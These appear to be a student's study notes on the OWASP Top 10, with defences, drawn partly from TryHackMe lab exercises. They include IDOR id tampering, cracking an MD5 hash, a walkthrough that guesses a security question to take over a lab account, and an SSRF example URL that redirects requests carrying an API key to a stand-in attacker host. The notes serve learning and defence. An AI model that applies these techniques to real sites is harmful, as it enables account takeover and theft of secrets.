OWASP Top 10
Open Worldwide Application Security Project

1. **Broken Access Control**

Websites have pages that are protected for visitors. For instance the sites admin user should be able to access the page but also manage others users on the site. If a website visitor can access protected pages then the access controls are broken.
A visitor being able to:
View sensitive information from other users.
Access unauthorised functions.

How does this happen?

Insecure Direct Object Reference [IDOR] : Refers to a vulnerability where you can access resources you wouldn't usually be able to see. It could occur when a programmer exposes a direct object reference, which leaks sensitive information within a server.

So in theory, I could go onto a web page, get access to an account and then where it says id=1 for instance, I could manipulate that, change it to individual numbers such as 1, 2 or 3 or even set it to 0. Either way by doing this and actively getting access to different pages which could be IT tickets or anything really, it could reveal information we shouldn't as an ordinary user be able to see!

2. Cryptographic Failures

This refers to any vulnerability arising from misuse or lack of using cryptographic algorithms for protecting sensitive information.

For example, a secure mail application.

When you access email, communication between the user and the server is encrypted. When we encrypt the network traffic between the client and the server, this refers to encrypting data in transit.
Since emails are also stored in a server managed by your provider, it is also desirable that the data being encrypted is also protected and encrypted at rest.

How does this happen?

Man in the middle attacks are one in particular that can be addressed. Where unsecure and unencrypted traffic is intercepted such as traffic between a client over a HTTP protocol which is unsecure. Someone could intercept that traffic and view it in plaintext or decrypt it. This could be sensitive information such as login credentials. An example of this is when we use wireshark or a packet analyser tool, and capture traffic. This could compromise that user.

Databases store large amounts of data in an accessible way, making them ideal for web applications with many users. While production systems often use dedicated database servers (e.g., MySQL, MariaDB), some apps use **flat-file databases** stored as a single file on disk.

If these flat-files are placed under a website's root directory, they can be downloaded by anyone, exposing all the sensitive data inside a classic case of **Sensitive Data Exposure**.

The most common flat-file format is **SQLite**, which can be queried directly with the splite3 client on the command line.

After extracting password hashes from an SQLite database, the next step is **cracking them**.

Kali Linux includes many cracking tools, but in this challenge we use **Crackstation**, a free online service. Crackstation works by comparing a hash against a massive pre-computed wordlist (a rainbow table).

Example: the weak MD5 hash `5f4dcc3b5aa765d61d8327deb882cf99` is quickly cracked by Crackstation to reveal the plaintext password **"password"**.

⚠️ Limitation: If the password isn't in Crackstation's wordlist, it won't be cracked. For stronger or custom hashes, more advanced tools are required.

3. Injection

Injection flaws are actually quite common today. This is because the application interprets user inputs as commands or parameters. Some examples could include:

How does this happen?

SQL Injection: User controlled inputs are passed in the SQL query. As a result the attacker can pass SQL queries to manipulate the outcome. This could allow the attacker access to modify or even delete data inside a database. Additionally, it could mean that information such as credentials could be accessed as well!

Command Injection: This occurs when a user input is passed to system commands. This means an attacker can execute systems on application servers potentially compromising users systems.

How do we defend against this?

Using an allow list: When input is sent to the server, the input is compared to a list of safe inputs or characters. IF the input is marked as safe it is then processed, otherwise it will be flagged, an error message will be received and the request will not be processed.
Stripping input: IF the input contains dangerous characters they are removed before processing.

Command Line Injections:
This occurs when a server side code like PHP [Hypertext Preprocessor] in a web application makes a call to interact with the server's console directly. When there is a vulnerability present, using this method can be very dangerous as the attacker can call commands to execute on the operating systems of the server. The attacker could read files, their contents, run basic commands to recon a server or even escalate privileges.


4. Insecure Design

This refers to vulnerabilities which come from the architecture or design of a web application. It could be due to poor configuration or poor practices leading to shortfalls in security.

Insecure Password Resets is one way in which vulnerabilities can be exploited. For instance brute forcing an account with no limitations on how many tries you get means that the eventuality of getting into an account can occur almost seamlessly with whatever tool is used such as a wordlist.

How to protect against this?
Well the most basic approach to safeguarding this particular vulnerability would be to enable two face authentication, or multiple layers of authentication from multiple accounts or devices. Additionally only a certain amount of password attempts until the account is temporarily locked.

Practical Example:
So there was an account on THM and we needed to gain access to an account with the username: joseph
So I clicked "Forgot Password" and there were 3 personalized questions,


What's your mother's sister's son's nephew's neighbour's friend name?
What's your favourite colour?
What's your first pet's current address?

Realistically, as an attacker I am not going to know the first or third ones. BUT! The second one, favourite color, that limits us to the guesses we can make to gain access. So in this case I started guessing different colors until I got it right. His favourite colour was green. This automatically gave a temporary password in response and I gained access just like that. This took me less than 2 minutes, identifying the quickest and easiest way to brute force the account.

Conclusion: It's important to understand that when creating something, the power comes from the design. If someone is uneducated to the threats that can persist, it can leave holes in a system that can be manipulated and exploited. This could cause significant vulnerabilities to develop. It's also important to note when a vulnerability is found, it won't necessarily get patched immediately, meaning even if it is discovered, fixing things before they become a real problem is a race against time. Taking more precautions in the beginning phase of a website for instance can mean the difference between having a secure user base or one that could potentially be exploited.

5. **Security Misconfigurations**

Poor configurations can still occur even if the website is secure or configured correctly. They could occur from the following:

Poorly configured permissions on cloud services.
Having unnecessary features enabled like services, pages or account privileges.
Default accounts with unchanged passwords.
Error messages that are overly detailed and allow attackers to find out more about the system.
Not using HTTPS headers.

Debugging Interfaces are a common security misconfiguration. This could be where vulnerabilities occur due to debugging features. Attackers could abuse some of these features. An example of this was on Patreon when a security researcher actually found an open debug interface for a Werkzeug console. It is a vital component in Python-based web applications as it provides an interface for web servers to execute python code.

Conclusion: It just goes to show that these tools that exist in the websites in the design phase can really be exploited even if it is left, over years, people can find a way to use it. It just goes to show that security itself is an ongoing battle that is constantly fighting change and adaptation.

6. Vulnerable and Outdated Components

Occasionally you may find that the company or entity being tested has a widely recognised or widely known vulnerability. This increases the severity dramatically, because you may find out that many people have used the vulnerability or still use it.

We can use exploit DB to try identify the vulnerability for the identified version of the server.

7. **Identification and Authentication Failures**

Web apps need to know who you are. Authentication checks your identity (usually with a username and password). Once logged in, the server gives you a session cookie so it remembers you, since HTTP is “stateless” (it doesn’t remember anything by itself).

Why this matters
If attackers break authentication, they can steal accounts and sensitive data.

Common problems:

- **Brute force attacks** – attackers keep guessing passwords until they get it right.
- **Weak passwords** – if people use simple ones like "password1," they’re easy to guess.
- **Weak session cookies** – if cookies are predictable, attackers can fake them and take over accounts.

How to prevent problems:

- Enforce **strong password rules** (long, complex passwords).
- Add **lockouts or delays** after too many failed login attempts.
- Use **multi-factor authentication (MFA)** so even if a password is stolen, attackers also need a second factor (like a phone code).

8. **Software and Data integrity failures**

Integrity (in Cybersecurity)
Integrity means making sure data hasn't been changed or tampered with. It's about keeping information accurate and trustworthy.

Example:
If you download a program, how do you know it wasn't corrupted or modified on the way? Developers publish a hash (like MD5, SHA1, SHA256) so you can compare it with the hash of your downloaded file. If they match, the file's integrity is good — it hasn't been altered.

Integrity Failures
If software or data is used without checking its integrity, attackers can slip in malicious changes.

Two main types:

Software Integrity Failures – e.g., your website loads a library (like jQuery) directly from an external server. If that server is hacked, attackers can inject malicious code, and your website will unknowingly deliver it to users.

Fix: Use Subresource Integrity (SRI). This adds a hash to the script link so the browser only runs the library if it matches the expected hash.

Data Integrity Failures – when data used by applications isn't verified, it could be tampered with before being processed.

9. Security logging and monitoring failures

Web application logging is essential because it allows tracking of user and attacker actions. Without logs, incidents can't be investigated, risks can't be measured, and impacts may go unnoticed.

Key risks of missing logs:

- **Regulatory damage:** no evidence of breaches affecting personal data → fines or penalties.
- **Further attacks:** undetected attackers can steal credentials, exploit infrastructure, etc.

Important data to log:

- HTTP status codes, timestamps, usernames, endpoints/pages, IP addresses.
- Logs must be stored securely, with backups in multiple locations.

Beyond logging — monitoring is crucial:
Suspicious activity should be detected in real time to stop or limit damage. Examples include:

- Multiple failed login or access attempts.
- Requests from unusual IPs or locations.
- Automated tool usage (detected via headers, request speed).
- Known malicious payloads.

Response:
Suspicious activity must be rated by impact. High-impact events (e.g., admin page access attempts) should trigger immediate alerts and response.

10. Server Side Request Forgery

What it is: SSRF happens when an attacker tricks a web application into making HTTP requests (or other network requests) from the *server* to arbitrary destinations, using input the attacker controls.

How it appears: It commonly shows up when an app needs to contact third-party services (APIs, webhooks, etc.) and lets the user specify a server/URL or other request details. If that input isn't validated, the attacker can point the request at a machine they control.

Example (from your text):
A site sends SMS via a provider and includes a secret API key in server-side requests. If the site exposes a `server` parameter, an attacker can call:

```
https://www.mysite.com/sms?server=attacker.thm&msg=ABC
```

The app will then forward the request (with the API key) to `attacker.thm`, letting the attacker capture the key and send SMS at your expense.

Why it's dangerous:

- Leaks secrets (API keys, internal tokens).
- Lets attackers reach internal-only services (internal network, metadata services).
- Can lead to further compromise or resource abuse.